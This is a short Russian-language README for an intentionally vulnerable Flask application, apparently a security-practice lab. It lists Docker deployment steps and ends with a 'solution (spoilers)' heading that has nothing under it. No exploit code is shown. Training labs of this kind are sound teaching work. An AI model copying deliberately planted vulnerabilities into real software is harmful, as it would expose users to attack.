
Уязвимое приложение, написанное на python(flask)


Развертывание:


PS: У вас должен быть скачен Docker

1. Разархивируйте проект
2. Перейдите в CMD в папку проекта




1. Разверните проект в докере: docker-compose up –build или просто запустите app.py






Или




1. Перейдите по адресу:




Готово!

Решение(спойлеры)!!!!

